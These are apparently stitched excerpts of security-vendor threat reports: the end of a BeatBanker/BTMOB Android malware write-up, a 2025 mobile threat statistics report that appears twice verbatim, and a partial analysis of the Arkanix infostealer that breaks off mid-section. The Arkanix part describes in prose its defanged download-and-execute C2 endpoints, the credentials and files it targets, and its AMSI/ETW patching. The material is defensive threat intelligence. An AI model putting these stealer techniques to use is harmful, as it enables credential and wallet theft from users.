The simple decryption routine uses repetitive XOR between the encrypted data and a short key. It iterates through the encrypted text byte by byte, repeating the key from the beginning whenever it reaches the end. At each position, the sample XORs the encrypted byte with the corresponding byte of the key, overwriting the original. Ultimately, the modified byte array contains the original text, which is then converted to UTF-8 and returned as a string.
Malware-as-a-Service
BTMOB is an Android remote administration tool that evolved from the CraxsRAT, CypherRAT, and SpySolr families. It provides full remote control of the victim’s device and is sold in a Malware-as-a-Service (MaaS) model. On July 26, 2025, a threat actor posted a screenshot of the BTMOB RAT in action on GitHub under the username “brmobrats”, along with a link to the website btmob[.]xyz. The website contains information about the BTMOB RAT, including its version history, features, and other relevant details. It also redirects to a Telegram contact. Cyfirma has already linked this account to CraxsRAT and CypherRAT.
Recently, a YouTube channel was created by a different threat actor that features videos demonstrating how to use the malware and facilitate its sale via Telegram.
We also saw the distribution and sale of leaked BTMOB source code on some dark web forums. This may suggest that the creator of BeatBanker acquired BTMOB from its original author or the source of the leak and is utilizing it as the final payload, replacing the banking module observed in the INSS Reebolso incident.
In terms of functionality, BTMOB maintains a set of intrusive capabilities, including: automatic granting of permissions, especially on Android 13–15 devices; use of a black FrameLayout overlay to hide system notifications similar to the one observed in the banking module; silent installation; persistent background execution; and mechanisms designed to capture screen lock credentials, including PINs, patterns, and passwords. The malware also provides access to front and rear cameras, captures keystrokes in real time, monitors GPS location, and constantly collects sensitive data. Together, these functionalities provide the operator with comprehensive remote control, persistent access, and extensive surveillance capabilities over compromised devices.
Victims
All variants of BeatBanker – those with the banking module and those with the BTMOB RAT – were detected on victims in Brazil. Some of the samples that deliver BTMOB appear to use WhatsApp to spread, as well as phishing pages.
Conclusion
BeatBanker is an excellent example of how mobile threats are becoming more sophisticated and multi-layered. Initially focused in Brazil, this Trojan operates a dual campaign, acting as a Monero cryptocurrency miner, discreetly draining your device’s battery life while also stealing banking credentials and tampering with cryptocurrency transactions. Moreover, the most recent version goes even further, substituting the banking module with a full-fledged BTMOB RAT.
The attackers have devised inventive tricks to maintain persistence. They keep the process alive by looping an almost inaudible audio track, which prevents the operating system from terminating it and allows BeatBanker to remain active for extended periods.
Furthermore, the threat demonstrates an obsession with staying hidden. It monitors device usage, battery level and temperature. It even uses Google’s legitimate system (FCM) to receive commands. The threat’s banking module is capable of overlaying Binance and Trust Wallet screens and diverting USDT funds to the criminals’ wallets before the victim even notices.
The lesson here is clear: distrust is your best defense. BeatBanker spreads through fake websites that mimic Google Play, disguising itself as trustworthy government applications. To protect yourself against threats like this, it is essential to:
Download apps only from official sources. Always use the Google Play Store or the device vendor’s official app store. Make sure you use the correct app store app, and verify the developer.
Check permissions. Pay attention to the permissions that applications request, especially those related to accessibility and installation of third-party packages.
Keep the system updated. Security updates for Android and your mobile antivirus are essential.
Our solutions detect this threat as HEUR:Trojan-Dropper.AndroidOS.BeatBanker and HEUR:Trojan-Dropper.AndroidOS.Banker.*
Starting from the third quarter of 2025, we have updated our statistical methodology based on the Kaspersky Security Network. These changes affect all sections of the report except for the installation package statistics, which remain unchanged.
To illustrate trends between reporting periods, we have recalculated the previous year’s data; consequently, these figures may differ significantly from previously published numbers. All subsequent reports will be generated using this new methodology, ensuring accurate data comparisons with the findings presented in this article.
Kaspersky Security Network (KSN) is a global network for analyzing anonymized threat intelligence, voluntarily shared by Kaspersky users. The statistics in this report are based on KSN data unless explicitly stated otherwise.
The year in figures
According to Kaspersky Security Network, in 2025:
Over 14 million attacks involving malware, adware or unwanted mobile software were blocked.
Adware remained the most prevalent mobile threat, accounting for 62% of all detections.
Over 815 thousand malicious installation packages were detected, including 255 thousand mobile banking Trojans.
The year’s highlights
In 2025, cybercriminals launched an average of approximately 1.17 million attacks per month against mobile devices using malicious, advertising, or unwanted software. In total, Kaspersky solutions blocked 14,059,465 attacks throughout the year.
Attacks on Kaspersky mobile users in 2025 (download)
Beyond the malware mentioned in previous quarterly reports, 2025 saw the discovery of several other notable Trojans. Among these, in Q4 we uncovered the Keenadu preinstalled backdoor. This malware is integrated into device firmware during the manufacturing stage. The malicious code is injected into libandroid_runtime.so – a core library for the Android Java runtime environment – allowing a copy of the backdoor to enter the address space of every app running on the device. Depending on the specific app, the malware can then perform actions such as inflating ad views, displaying banners on behalf of other apps, or hijacking search queries. The functionality of Keenadu is virtually unlimited, as its malicious modules are downloaded dynamically and can be updated remotely.
Cybersecurity researchers also identified the Kimwolf IoT botnet, which specifically targets Android TV boxes. Infected devices are capable of launching DDoS attacks, operating as reverse proxies, and executing malicious commands via a reverse shell. Subsequent analysis revealed that Kimwolf’s reverse proxy functionality was being leveraged by proxy providers to use compromised home devices as residential proxies.
Another notable discovery in 2025 was the LunaSpy Trojan.
LunaSpy Trojan, distributed under the guise of an antivirus app
Disguised as antivirus software, this spyware exfiltrates browser passwords, messaging app credentials, SMS messages, and call logs. Furthermore, it is capable of recording audio via the device’s microphone and capturing video through the camera. This threat primarily targeted users in Russia.
Mobile threat statistics
815,735 new unique installation packages were observed in 2025, showing a decrease compared to the previous year. While the decline in 2024 was less pronounced, this past year saw the figure drop by nearly one-third.
Detected Android-specific malware and unwanted software installation packages in 2022–2025 (download)
The overall decrease in detected packages is primarily due to a reduction in apps categorized as not-a-virus. Conversely, the number of Trojans has increased significantly, a trend clearly reflected in the distribution data below.
Detected packages by type
Distribution* of detected mobile software by type, 2024–2025 (download)
* The data for the previous year may differ from previously published data due to some verdicts being retrospectively revised.
A significant increase in Trojan-Banker and Trojan-Spy apps was accompanied by a decline in AdWare and RiskTool files. The most prevalent banking Trojans were Mamont (accounting for 49.8% of apps) and Creduz (22.5%). Leading the persistent adware category were MobiDash (39%), Adlo (27%), and HiddenAd (20%).
Share* of users attacked by each type of malware or unwanted software out of all users of Kaspersky mobile solutions attacked in 2024–2025 (download)
* The total may exceed 100% if the same users encountered multiple attack types.
Trojan-Banker malware saw a significant surge in 2025, not only in terms of unique file counts but also in the total number of attacks. Nevertheless, this category ranked fourth overall, trailing far behind the Trojan file category, which was dominated by various modifications of Triada and Fakemoney.
TOP 20 types of mobile malware
Note that the malware rankings below exclude riskware and potentially unwanted apps, such as RiskTool and adware.
Verdict
% 2024*
% 2025*
Difference in p.p.
Change in ranking
Trojan.AndroidOS.Triada.fe
0.04
9.84
+9.80
Trojan.AndroidOS.Triada.gn
2.94
8.14
+5.21
+6
Trojan.AndroidOS.Fakemoney.v
7.46
7.97
+0.51
+1
DangerousObject.Multi.Generic
7.73
5.83
–1.91
–2
Trojan.AndroidOS.Triada.ii
0.00
5.25
+5.25
Trojan-Banker.AndroidOS.Mamont.da
0.10
4.12
+4.02
Trojan.AndroidOS.Triada.ga
10.56
3.75
–6.81
–6
Trojan-Banker.AndroidOS.Mamont.db
0.01
3.53
+3.51
Backdoor.AndroidOS.Triada.z
0.00
2.79
+2.79
Trojan-Banker.AndroidOS.Coper.c
0.81
2.54
+1.72
+35
Trojan-Clicker.AndroidOS.Agent.bh
0.34
2.48
+2.14
+74
Trojan-Dropper.Linux.Agent.gen
1.82
2.37
+0.55
+4
Trojan.AndroidOS.Boogr.gsh
5.41
2.06
–3.35
–8
DangerousObject.AndroidOS.GenericML
2.42
1.97
–0.45
–3
Trojan.AndroidOS.Triada.gs
3.69
1.93
–1.76
–9
Trojan-Downloader.AndroidOS.Agent.no
0.00
1.87
+1.87
Trojan.AndroidOS.Triada.hf
0.00
1.75
+1.75
Trojan-Banker.AndroidOS.Mamont.bc
1.13
1.65
+0.51
+8
Trojan.AndroidOS.Generic.
2.13
1.47
–0.66
–6
Trojan.AndroidOS.Triada.hy
0.00
1.44
+1.44
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.
The list is largely dominated by the Triada family, which is distributed via malicious modifications of popular messaging apps. Another infection vector involves tricking victims into installing an official messaging app within a “customized virtual environment” that supposedly offers enhanced configuration options. Fakemoney scam applications, which promise fraudulent investment opportunities or fake payouts, continue to target users frequently, ranking third in our statistics. Meanwhile, the Mamont banking Trojan variants occupy the 6th, 8th, and 18th positions by number of attacks. The Triada backdoor preinstalled in the firmware of certain devices reached the 9th spot.
Region-specific malware
This section describes malware families whose attack campaigns are concentrated within specific countries.
Verdict
Country*
%**
Trojan-Banker.AndroidOS.Coper.a
Türkiye
95.74
Trojan-Dropper.AndroidOS.Hqwar.bj
Türkiye
94.96
Trojan.AndroidOS.Thamera.bb
India
94.71
Trojan-Proxy.AndroidOS.Agent.q
Germany
93.70
Trojan-Banker.AndroidOS.Coper.c
Türkiye
93.42
Trojan-Banker.AndroidOS.Rewardsteal.lv
India
92.44
Trojan-Banker.AndroidOS.Rewardsteal.jp
India
92.31
Trojan-Banker.AndroidOS.Rewardsteal.ib
India
91.91
Trojan-Dropper.AndroidOS.Rewardsteal.h
India
91.45
Trojan-Banker.AndroidOS.Rewardsteal.nk
India
90.98
Trojan-Dropper.AndroidOS.Agent.sm
Türkiye
90.34
Trojan-Dropper.AndroidOS.Rewardsteal.ac
India
89.38
Trojan-Banker.AndroidOS.Rewardsteal.oa
India
89.18
Trojan-Banker.AndroidOS.Rewardsteal.ma
India
88.58
Trojan-Spy.AndroidOS.SmForw.ko
India
88.48
Trojan-Dropper.AndroidOS.Pylcasa.c
Brazil
88.25
Trojan-Dropper.AndroidOS.Hqwar.bf
Türkiye
88.15
Trojan-Banker.AndroidOS.Agent.pp
India
87.85
* Country where the malware was most active. ** Unique users who encountered the malware in the indicated country as a percentage of all users of Kaspersky mobile solutions who were attacked by the same malware.
Türkiye saw the highest concentration of attacks from Coper banking Trojans and their associated Hqwar droppers. In India, Rewardsteal Trojans continued to proliferate, exfiltrating victims’ payment data under the guise of monetary giveaways. Additionally, India saw a resurgence of the Thamera Trojan, which we previously observed frequently attacking users in 2023. This malware hijacks the victim’s device to illicitly register social media accounts.
The Trojan-Proxy.AndroidOS.Agent.q campaign, concentrated in Germany, utilized a compromised third-party application designed for tracking discounts at a major German retail chain. Attackers monetized these infections through unauthorized use of the victims’ devices as residential proxies.
In Brazil, 2025 saw a concentration of Pylcasa Trojan attacks. This malware is primarily used to redirect users to phishing pages or illicit online casino sites.
Mobile banking Trojans
The number of new banking Trojan installation packages surged to 255,090, representing a several-fold increase over previous years.
Mobile banking Trojan installation packages detected by Kaspersky in 2022–2025 (download)
Notably, the total number of attacks involving bankers grew by 1.5 times, maintaining the same growth rate seen in the previous year. Given the sharp spike in the number of unique malicious packages, we can conclude that these attacks yield significant profit for cybercriminals. This is further evidenced by the fact that threat actors continue to diversify their delivery channels and accelerate the production of new variants in an effort to evade detection by security solutions.
TOP 10 mobile bankers
Verdict
% 2024*
% 2025*
Difference in p.p.
Change in ranking
Trojan-Banker.AndroidOS.Mamont.da
0.86
15.65
+14.79
+28
Trojan-Banker.AndroidOS.Mamont.db
0.12
13.41
+13.29
Trojan-Banker.AndroidOS.Coper.c
7.19
9.65
+2.46
+2
Trojan-Banker.AndroidOS.Mamont.bc
10.03
6.26
–3.77
–3
Trojan-Banker.AndroidOS.Mamont.ev
0.00
4.10
+4.10
Trojan-Banker.AndroidOS.Coper.a
9.04
4.00
–5.04
–4
Trojan-Banker.AndroidOS.Mamont.ek
0.00
3.73
+3.73
Trojan-Banker.AndroidOS.Mamont.cb
0.64
3.04
+2.40
+26
Trojan-Banker.AndroidOS.Faketoken.pac
2.17
2.95
+0.77
+5
Trojan-Banker.AndroidOS.Mamont.hi
0.00
2.75
+2.75
* Unique users who encountered this malware as a percentage of all users of Kaspersky mobile solutions who encountered banking threats.
In 2025, we observed a massive surge in activity from Mamont banking Trojans. They accounted for approximately half of all new apps in their category and also were utilized in half of all banking Trojan attacks.
Conclusion
The year 2025 saw a continuing trend toward a decline in total unique unwanted software installation packages. However, we noted a significant year-over-year increase in specific threats – most notably mobile banking Trojans and spyware – even though adware remained the most frequently detected threat overall.
Among the mobile threats detected, we have seen an increased prevalence of preinstalled backdoors, such as Triada and Keenadu. Consistent with last year’s findings, certain mobile malware families continue to proliferate via official app stores. Finally, we have observed a growing interest among threat actors in leveraging compromised devices as proxies.
Starting from the third quarter of 2025, we have updated our statistical methodology based on the Kaspersky Security Network. These changes affect all sections of the report except for the installation package statistics, which remain unchanged.
To illustrate trends between reporting periods, we have recalculated the previous year’s data; consequently, these figures may differ significantly from previously published numbers. All subsequent reports will be generated using this new methodology, ensuring accurate data comparisons with the findings presented in this article.
Kaspersky Security Network (KSN) is a global network for analyzing anonymized threat intelligence, voluntarily shared by Kaspersky users. The statistics in this report are based on KSN data unless explicitly stated otherwise.
The year in figures
According to Kaspersky Security Network, in 2025:
Over 14 million attacks involving malware, adware or unwanted mobile software were blocked.
Adware remained the most prevalent mobile threat, accounting for 62% of all detections.
Over 815 thousand malicious installation packages were detected, including 255 thousand mobile banking Trojans.
The year’s highlights
In 2025, cybercriminals launched an average of approximately 1.17 million attacks per month against mobile devices using malicious, advertising, or unwanted software. In total, Kaspersky solutions blocked 14,059,465 attacks throughout the year.
Attacks on Kaspersky mobile users in 2025 (download)
Beyond the malware mentioned in previous quarterly reports, 2025 saw the discovery of several other notable Trojans. Among these, in Q4 we uncovered the Keenadu preinstalled backdoor. This malware is integrated into device firmware during the manufacturing stage. The malicious code is injected into libandroid_runtime.so – a core library for the Android Java runtime environment – allowing a copy of the backdoor to enter the address space of every app running on the device. Depending on the specific app, the malware can then perform actions such as inflating ad views, displaying banners on behalf of other apps, or hijacking search queries. The functionality of Keenadu is virtually unlimited, as its malicious modules are downloaded dynamically and can be updated remotely.
Cybersecurity researchers also identified the Kimwolf IoT botnet, which specifically targets Android TV boxes. Infected devices are capable of launching DDoS attacks, operating as reverse proxies, and executing malicious commands via a reverse shell. Subsequent analysis revealed that Kimwolf’s reverse proxy functionality was being leveraged by proxy providers to use compromised home devices as residential proxies.
Another notable discovery in 2025 was the LunaSpy Trojan.
LunaSpy Trojan, distributed under the guise of an antivirus app
Disguised as antivirus software, this spyware exfiltrates browser passwords, messaging app credentials, SMS messages, and call logs. Furthermore, it is capable of recording audio via the device’s microphone and capturing video through the camera. This threat primarily targeted users in Russia.
Mobile threat statistics
815,735 new unique installation packages were observed in 2025, showing a decrease compared to the previous year. While the decline in 2024 was less pronounced, this past year saw the figure drop by nearly one-third.
Detected Android-specific malware and unwanted software installation packages in 2022–2025 (download)
The overall decrease in detected packages is primarily due to a reduction in apps categorized as not-a-virus. Conversely, the number of Trojans has increased significantly, a trend clearly reflected in the distribution data below.
Detected packages by type
Distribution* of detected mobile software by type, 2024–2025 (download)
* The data for the previous year may differ from previously published data due to some verdicts being retrospectively revised.
A significant increase in Trojan-Banker and Trojan-Spy apps was accompanied by a decline in AdWare and RiskTool files. The most prevalent banking Trojans were Mamont (accounting for 49.8% of apps) and Creduz (22.5%). Leading the persistent adware category were MobiDash (39%), Adlo (27%), and HiddenAd (20%).
Share* of users attacked by each type of malware or unwanted software out of all users of Kaspersky mobile solutions attacked in 2024–2025 (download)
* The total may exceed 100% if the same users encountered multiple attack types.
Trojan-Banker malware saw a significant surge in 2025, not only in terms of unique file counts but also in the total number of attacks. Nevertheless, this category ranked fourth overall, trailing far behind the Trojan file category, which was dominated by various modifications of Triada and Fakemoney.
TOP 20 types of mobile malware
Note that the malware rankings below exclude riskware and potentially unwanted apps, such as RiskTool and adware.
Verdict
% 2024*
% 2025*
Difference in p.p.
Change in ranking
Trojan.AndroidOS.Triada.fe
0.04
9.84
+9.80
Trojan.AndroidOS.Triada.gn
2.94
8.14
+5.21
+6
Trojan.AndroidOS.Fakemoney.v
7.46
7.97
+0.51
+1
DangerousObject.Multi.Generic
7.73
5.83
–1.91
–2
Trojan.AndroidOS.Triada.ii
0.00
5.25
+5.25
Trojan-Banker.AndroidOS.Mamont.da
0.10
4.12
+4.02
Trojan.AndroidOS.Triada.ga
10.56
3.75
–6.81
–6
Trojan-Banker.AndroidOS.Mamont.db
0.01
3.53
+3.51
Backdoor.AndroidOS.Triada.z
0.00
2.79
+2.79
Trojan-Banker.AndroidOS.Coper.c
0.81
2.54
+1.72
+35
Trojan-Clicker.AndroidOS.Agent.bh
0.34
2.48
+2.14
+74
Trojan-Dropper.Linux.Agent.gen
1.82
2.37
+0.55
+4
Trojan.AndroidOS.Boogr.gsh
5.41
2.06
–3.35
–8
DangerousObject.AndroidOS.GenericML
2.42
1.97
–0.45
–3
Trojan.AndroidOS.Triada.gs
3.69
1.93
–1.76
–9
Trojan-Downloader.AndroidOS.Agent.no
0.00
1.87
+1.87
Trojan.AndroidOS.Triada.hf
0.00
1.75
+1.75
Trojan-Banker.AndroidOS.Mamont.bc
1.13
1.65
+0.51
+8
Trojan.AndroidOS.Generic.
2.13
1.47
–0.66
–6
Trojan.AndroidOS.Triada.hy
0.00
1.44
+1.44
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.
The list is largely dominated by the Triada family, which is distributed via malicious modifications of popular messaging apps. Another infection vector involves tricking victims into installing an official messaging app within a “customized virtual environment” that supposedly offers enhanced configuration options. Fakemoney scam applications, which promise fraudulent investment opportunities or fake payouts, continue to target users frequently, ranking third in our statistics. Meanwhile, the Mamont banking Trojan variants occupy the 6th, 8th, and 18th positions by number of attacks. The Triada backdoor preinstalled in the firmware of certain devices reached the 9th spot.
Region-specific malware
This section describes malware families whose attack campaigns are concentrated within specific countries.
Verdict
Country*
%**
Trojan-Banker.AndroidOS.Coper.a
Türkiye
95.74
Trojan-Dropper.AndroidOS.Hqwar.bj
Türkiye
94.96
Trojan.AndroidOS.Thamera.bb
India
94.71
Trojan-Proxy.AndroidOS.Agent.q
Germany
93.70
Trojan-Banker.AndroidOS.Coper.c
Türkiye
93.42
Trojan-Banker.AndroidOS.Rewardsteal.lv
India
92.44
Trojan-Banker.AndroidOS.Rewardsteal.jp
India
92.31
Trojan-Banker.AndroidOS.Rewardsteal.ib
India
91.91
Trojan-Dropper.AndroidOS.Rewardsteal.h
India
91.45
Trojan-Banker.AndroidOS.Rewardsteal.nk
India
90.98
Trojan-Dropper.AndroidOS.Agent.sm
Türkiye
90.34
Trojan-Dropper.AndroidOS.Rewardsteal.ac
India
89.38
Trojan-Banker.AndroidOS.Rewardsteal.oa
India
89.18
Trojan-Banker.AndroidOS.Rewardsteal.ma
India
88.58
Trojan-Spy.AndroidOS.SmForw.ko
India
88.48
Trojan-Dropper.AndroidOS.Pylcasa.c
Brazil
88.25
Trojan-Dropper.AndroidOS.Hqwar.bf
Türkiye
88.15
Trojan-Banker.AndroidOS.Agent.pp
India
87.85
* Country where the malware was most active. ** Unique users who encountered the malware in the indicated country as a percentage of all users of Kaspersky mobile solutions who were attacked by the same malware.
Türkiye saw the highest concentration of attacks from Coper banking Trojans and their associated Hqwar droppers. In India, Rewardsteal Trojans continued to proliferate, exfiltrating victims’ payment data under the guise of monetary giveaways. Additionally, India saw a resurgence of the Thamera Trojan, which we previously observed frequently attacking users in 2023. This malware hijacks the victim’s device to illicitly register social media accounts.
The Trojan-Proxy.AndroidOS.Agent.q campaign, concentrated in Germany, utilized a compromised third-party application designed for tracking discounts at a major German retail chain. Attackers monetized these infections through unauthorized use of the victims’ devices as residential proxies.
In Brazil, 2025 saw a concentration of Pylcasa Trojan attacks. This malware is primarily used to redirect users to phishing pages or illicit online casino sites.
Mobile banking Trojans
The number of new banking Trojan installation packages surged to 255,090, representing a several-fold increase over previous years.
Mobile banking Trojan installation packages detected by Kaspersky in 2022–2025 (download)
Notably, the total number of attacks involving bankers grew by 1.5 times, maintaining the same growth rate seen in the previous year. Given the sharp spike in the number of unique malicious packages, we can conclude that these attacks yield significant profit for cybercriminals. This is further evidenced by the fact that threat actors continue to diversify their delivery channels and accelerate the production of new variants in an effort to evade detection by security solutions.
TOP 10 mobile bankers
Verdict
% 2024*
% 2025*
Difference in p.p.
Change in ranking
Trojan-Banker.AndroidOS.Mamont.da
0.86
15.65
+14.79
+28
Trojan-Banker.AndroidOS.Mamont.db
0.12
13.41
+13.29
Trojan-Banker.AndroidOS.Coper.c
7.19
9.65
+2.46
+2
Trojan-Banker.AndroidOS.Mamont.bc
10.03
6.26
–3.77
–3
Trojan-Banker.AndroidOS.Mamont.ev
0.00
4.10
+4.10
Trojan-Banker.AndroidOS.Coper.a
9.04
4.00
–5.04
–4
Trojan-Banker.AndroidOS.Mamont.ek
0.00
3.73
+3.73
Trojan-Banker.AndroidOS.Mamont.cb
0.64
3.04
+2.40
+26
Trojan-Banker.AndroidOS.Faketoken.pac
2.17
2.95
+0.77
+5
Trojan-Banker.AndroidOS.Mamont.hi
0.00
2.75
+2.75
* Unique users who encountered this malware as a percentage of all users of Kaspersky mobile solutions who encountered banking threats.
In 2025, we observed a massive surge in activity from Mamont banking Trojans. They accounted for approximately half of all new apps in their category and also were utilized in half of all banking Trojan attacks.
Conclusion
The year 2025 saw a continuing trend toward a decline in total unique unwanted software installation packages. However, we noted a significant year-over-year increase in specific threats – most notably mobile banking Trojans and spyware – even though adware remained the most frequently detected threat overall.
Among the mobile threats detected, we have seen an increased prevalence of preinstalled backdoors, such as Triada and Keenadu. Consistent with last year’s findings, certain mobile malware families continue to proliferate via official app stores. Finally, we have observed a growing interest among threat actors in leveraging compromised devices as proxies.
In October 2025, we discovered a series of forum posts advertising a previously unknown stealer, dubbed “Arkanix Stealer” by its authors. It operated under a MaaS (malware-as-a-service) model, providing users not only with the implant but also with access to a control panel featuring configurable payloads and statistics. The set of implants included a publicly available browser post-exploitation tool known as ChromElevator, which was delivered by a native C++ version of the stealer. This version featured a wide range of capabilities, from collecting system information to stealing cryptocurrency wallet data. Alongside that, we have also discovered Python implementation of the stealer capable of dynamically modifying its configuration. The Python version was often packed, thus giving the adversary multiple methods for distributing their malware. It is also worth noting that Arkanix was rather a one-shot malicious campaign: at the time of writing this article, the affiliate program appears to be already taken down.
Kaspersky products detect this threat as Trojan-PSW.Win64.Coins.*, HEUR:Trojan-PSW.Multi.Disco.gen, Trojan.Python.Agent.*.
Technical details
Background
In October 2025, a series of posts was discovered on various dark web forums, advertising a stealer referred to by its author as “Arkanix Stealer”. These posts detail the features of the stealer and include a link to a Discord server, which serves as the primary communication channel between the author and the users of the stealer.
Example of an Arkanix Stealer advertisement
Upon further research utilizing public resources, we identified a set of implants associated with this stealer.
Initial infection or spreading
The initial infection vector remains unknown. However, based on some of the file names (such as steam_account_checker_pro_v1.py, discord_nitro_checker.py, and TikTokAccountBotter.exe) of the loader scripts we obtained, it can be concluded with high confidence that the initial infection vector involved phishing.
Python loader
MD5
208fa7e01f72a50334f3d7607f6b82bf
File name
discord_nitro_code_validator_right_aligned.py
The Python loader is the script responsible for downloading and executing the Python-based version of the Arkanix infostealer. We have observed both plaintext Python scripts and those bundled using PyInstaller or Nuitka, all of which share a common execution vector and are slightly obfuscated. These scripts often serve as decoys, initially appearing to contain legitimate code. Some of them do have useful functionality, and others do nothing apart from loading the stealer. Additionally, we have encountered samples that employ no obfuscation at all, in which the infostealer is launched in a separate thread via Python’s built-in threading module.
Variants of Python loaders executing the next stage
Upon execution, the loader first installs the required packages — namely, requests, pycryptodome, and psutil — via the pip package manager, utilizing the subprocess module. On Microsoft Windows systems, the loader also installs pywin32. In some of the analyzed samples, this process is carried out twice. Since the loader does not perform any output validation of the module installation command, it proceeds to make a POST request to hxxps://arkanix[.]pw/api/session/create to register the current compromised machine on the panel with a predefined set of parameters even if the installation failed. After that, the stealer makes a GET request to hxxps://arkanix[.]pw/stealer.py and executes the downloaded payload.
Python stealer version
MD5
af8fd03c1ec81811acf16d4182f3b5e1
File name
–
During our research, we obtained a sample of the Python implementation of the Arkanix stealer, which was downloaded from the endpoint hxxps://arkanix[.]pw/stealer.py by the previous stage.
The stealer’s capabilities — or features, as referred to by the author — in this version are configurable, with the default configuration predefined within the script file. To dynamically update the feature list, the stealer makes a GET request to hxxps://arkanix[.]pw/api/features/{payload_id}, indicating that these capabilities can be modified on the panel side. The feature list is identical to the one that was described in the GDATA report.
Configurable options
Prior to executing the information retrieval-related functions, the stealer makes a request to hxxps://arkanix[.]pw/upload_dropper.py, saves the response to %TEMP%\upd_{random 8-byte name}.py, and executes it. We do not have access to the contents of this script, which is referred to as the “dropper” by the attackers.
During its main information retrieval routine, at the end of each processing stage, the collected information is serialized into JSON format and saved to a predefined path, such as %LOCALAPPDATA\Arkanix_lol\%info_class%.json.
In the following, we will provide a more detailed description of the Python version’s data collection features.
System info collection
Arkanix Stealer is capable of collecting a set of info about the compromised system. This info includes:
OS version
CPU and GPU info
RAM size
Screen resolution
Keyboard layout
Time zone
Installed software
Antivirus software
VPN
Information collection is performed using standard shell commands with the exception of the VPN check. The latter is implemented by querying the endpoint hxxps://ipapi[.]co/json/ and verifying whether the associated IP address belongs to a known set of VPNs, proxies, or Tor exit nodes.
Browser features
This stealer is capable of extracting various types of data from supported browsers (22 in total, ranging from the widely popular Google Chrome to the Tor Browser). The list of supported browsers is hardcoded, and unlike other parameters, it cannot be modified during execution. In addition to a separate Chrome grabber module (which we’ll discuss later), the stealer itself supports the extraction of diverse information, such as:
Browser history (URLs, visit count and last visit)
Autofill information (email, phone, addresses and payment cards details)
Saved passwords
Cookies
In case of Chromium-based browsers, 0Auth2 data is also extracted
All information is decrypted using either the Windows DPAPI or AES, where applicable, and searched for relevant keywords. In the case of browser information collection, the stealer searches exclusively for keywords related to banking (e.g., “revolut”, “stripe”, “bank”) and cryptocurrencies (e.g., “binance”, “metamask”, “wallet”). In addition to this, the stealer is capable of extracting extension data from a hardcoded list of extensions associated with cryptocurrencies.
Part of the extension list which the stealer utilizes to extract data from
Telegram info collection
Telegram data collection begins with terminating the Telegram.exe process using the taskkill command. Subsequently, if the telegram_optimized feature is set to False, the malware zips the entire tdata directory (typically located at %APPDATA%\Roaming\Telegram Desktop\tdata) and transmits it to the attacker. Otherwise, it selectively copies and zips only the subdirectories containing valuable info, such as message log. The generated archive is sent to the endpoint /delivery with the filename tdata_session.zip.
Discord capabilities
The stealer includes two features connected with Discord: credentials stealing and self-spreading. The first one can be utilized to acquire credentials both from the standard client and custom clients. If the client is Chromium-based, the stealer employs the same data exfiltration mechanism as during browser credentials stealing.
The self-spreading feature is configurable (meaning it can be disabled in the config). The stealer acquires the list of user’s friends and channels via the Discord API and sends a message provided by the attacker. This stealer does not support attaching files to such messages.
VPN data collection
The VPN collector is searching for a set of known VPN software to extract account credentials from the credentials file with a known path that gets parsed with a regular expression. The extraction occurs from the following set of applications:
Mullvad VPN
NordVPN
ExpressVPN
ProtonVPN
File retrieval
File retrieval is performed regardless of the configuration. The script relies on a predefined set of paths associated with the current user (such as Desktop, Download, etc.) and file extensions mainly connected with documents and media. The script also has a predefined list of filenames to exfiltrate. The extracted files are packed into a ZIP archive which is later sent to the C2 asynchronously. An interesting aspect is that the filename list includes several French words, such as “motdepasse” (French for “password”), “banque” (French for “bank”), “secret” (French for “secret”), and “compte” (French for “account”).
Other payloads
We were able to identify additional modules that are downloaded from the C2 rather than embedded into the stealer script; however, we weren’t able to obtain them. These modules can be described by the following table, with the “Details” column referring to the information that could be extracted from the main stealer code.
Module name
Endpoint to download
Details
Chrome grabber
/api/chrome-grabber-template/{payload_id}
–
Wallet patcher
/api/wallet-patcher/{payload_id}
Checks whether “Exodus” and “Atomic” cryptocurrency wallets are installed
Extra collector
/api/extra-collector/{payload_id}
Uses a set of options from the config, such as collect_filezilla, collect_vpn_data, collect_steam, and collect_screenshots
HVNC
/hvnc
Is saved to the Startup directory (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\hvnc.py) to execute upon system boot
The Wallet patcher and Extra collector scripts are received in an encrypted form from the C2 server. To decrypt them, the attackers utilize the AES-GCM algorithm in conjunction with PBKDF2 (HMAC and SHA256). After decryption, the additional payload has its template placeholders replaced and is stored under a partially randomized name within a temporary folder.
Decryption routine and template substitution
Once all operations are completed, the stealer removes itself from the drive, along with the artifacts folder (Arkanix_lol in this case).
Native version of stealer
MD5
a3fc46332dcd0a95e336f6927bae8bb7
File name
ArkanixStealer.exe
During our analysis, we were able to obtain both the release and debug versions of the native implementation, as both were uploaded to publicly available resources. The following are the key differences between the two:
The release version employs VMProtect, but does not utilize code virtualization.
The debug version communicates with a Discord bot for command and control (C2), whereas the release version uses the previously mentioned C2 domain arkanix[.]pw.
The debug version includes extensive logging, presumably for the authors’ debugging purposes.
Notably, the native implementation explicitly references the name of the stealer in the VersionInfo resources. This naming convention is consistent across both the debug version and certain samples containing the release version of the implant.
Version info
After launching, the stealer implements a series of analysis countermeasures to verify that the application is not being executed within a sandboxed environment or run under a debugger. Following these checks, the sample patches AmsiScanBuffer and EtwEventWrite to prevent the triggering of any unwanted events by the system.
Once the preliminary checks are completed, the sample proceeds to gather information about the system. The list of capabilities is hardcoded and cannot be modified from the server side, in contrast to the Python version. What is more, the feature list is quite similar to the Python version except a few ones.
RDP connections
The stealer is capable of collecting information about known RDP connections that the compromised user has. To achieve this, it searches for .rdp files in %USERPROFILE%\Documents and extracts the full server address, password, username and server port.
Gaming files
The stealer also targets gamers and is capable to steal credentials from the popular gaming platform clients, including:
Steam
Epic Games Launcher
net
Riot
Origin
Unreal Engine
Ubisoft Connect
GOG
Screenshots
The native version, unlike its Python counterpart, is capable of capturing screenshots for each monitor via capCreateCaptureWindowA WinAPI.
In conclusion, this sample communicates with the C2 server through the same endpoints as the Python version. However, in this instance, all data is encrypted using the same AES-GCM + PBKDF2 (HMAC and SHA256) scheme as partially employed in the Python variant. In some observed samples, the key used was arkanix_secret_key_v20_2024. Alongside that, the C++ sample explicitly sets the User-Agent to ArkanixStealer/1.0.
Post-exploitation browser data extractor
MD5
3283f8c54a3ddf0bc0d4111cc1f950c0
File name
–
